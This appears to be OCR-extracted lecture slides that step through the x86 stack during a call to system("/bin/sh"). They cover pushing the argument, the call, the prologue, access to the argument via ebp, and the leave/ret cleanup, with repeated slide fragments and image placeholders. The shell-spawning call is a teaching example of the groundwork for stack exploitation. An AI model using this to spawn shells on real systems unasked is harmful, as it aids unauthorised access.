05 76 2e 00 00          add    eax,0x2e76
83 ec 0c                sub    esp,0xc
8d 90 08 e0 ff ff       lea    edx,[eax-0x1ff8]
52                      push   edx
89 c3                   mov    ebx,eax
e8 b0 fe ff ff          call   8049050 <system@plt>
```

Next instruction:

Load the address of `"/bin/sh"` in edx

Background: x86 Stack machine workflow

- Example: Invocation of `system("/bin/sh");` - pushing an arg




```
05 76 2e 00 00          add    eax,0x2e76
83 ec 0c                sub    esp,0xc
8d 90 08 e0 ff ff       lea    edx,[eax-0x1ff8]
52                      push   edx
89 c3                   mov    ebx,eax
e8 b0 fe ff ff          call   8049050 <system@plt>
```

Next instruction:
Push the address of `"/bin/sh"`

Background: x86 Stack machine workflow

- Example: Invocation of `system("/bin/sh");`




EIP

```
05 76 2e 00 00          add    eax,0x2e76
83 ec 0c                sub    esp,0xc
8d 90 08 e0 ff ff       lea    edx,[eax-0x1ff8]
52                      push   edx
89 c3                   mov    ebx,eax
e8 b0 fe ff ff          call   8049050 <system@plt>
```

Next instruction:
(irrelevant)

Background: x86 Stack machine workflow

- Example: Invocation of `system("/bin/sh");`




EIP

```
05 76 2e 00 00          add    eax,0x2e76
83 ec 0c                sub    esp,0xc
8d 90 08 e0 ff ff       lea    edx,[eax-0x1ff8]
52                      push   edx
89 c3                   mov    ebx,eax
e8 b0 fe ff ff          call   8049050 <system@plt>
```

Next instruction: Call, i.e.,
(1) Push return addr (next `eip`) and
(2) Jump to `system`

Background: Stack machine workflow

- Example: Invocation of `system("/bin/sh");` - prologue




EIP →


```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

Next instruction:
Function prologue (1): save ebp

Background: Stack machine workflow

- Example: Invocation of `system("/bin/sh");` - prologue






```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

Next instruction:

Function prologue (2): copy esp to ebp

Background: Stack machine workflow

- Example: Invocation of `system("/bin/sh");` - prologue



Note: 4 bytes (x86: 32-bit)

lower

EBP


saved ebp

ESP

return address

arg: pointer_to_bin_sh

higher




EIP

```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

Next instruction:
Reserve space for local variables

Background: Stack machine workflow

- Example: Invocation of `system("/bin/sh");` - accessing arg




EIP →

```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

Next instruction:
Access function params using ebp
(e.g., 1st arg is at ebp+8)

Background: Stack machine workflow

- Example: Invocation of `system("/bin/sh");` - accessing arg




EIP

```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

`pointer_to_bin_sh` is saved in edx for internal use

Background: Stack machine workflow

- Example: Invocation of `system("/bin/sh");` - cleaning up



Note: 4 bytes (x86: 32-bit)

lower

local vars (16B)

saved ebp

return address

arg: pointer_to_bin_sh

higher

```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

EIP


Next instruction:

```
leave == mov esp,ebp;
         pop ebp;
```

(clean up stack and restore saved ebp)

Background: Stack machine workflow

- Example: Invocation of `system("/bin/sh");` - cleaning up



Note: 4 bytes (x86: 32-bit)

local vars (16B)

saved ebp

return address

arg: pointer_to_bin_sh

EIP

```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```


Next instruction:

```
leave == mov esp,ebp;
         pop ebp;
```

(clean up stack and restore saved ebp)

Background: Stack machine workflow

- Example: Invocation of `system("/bin/sh");` - cleaning up



EIP

```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

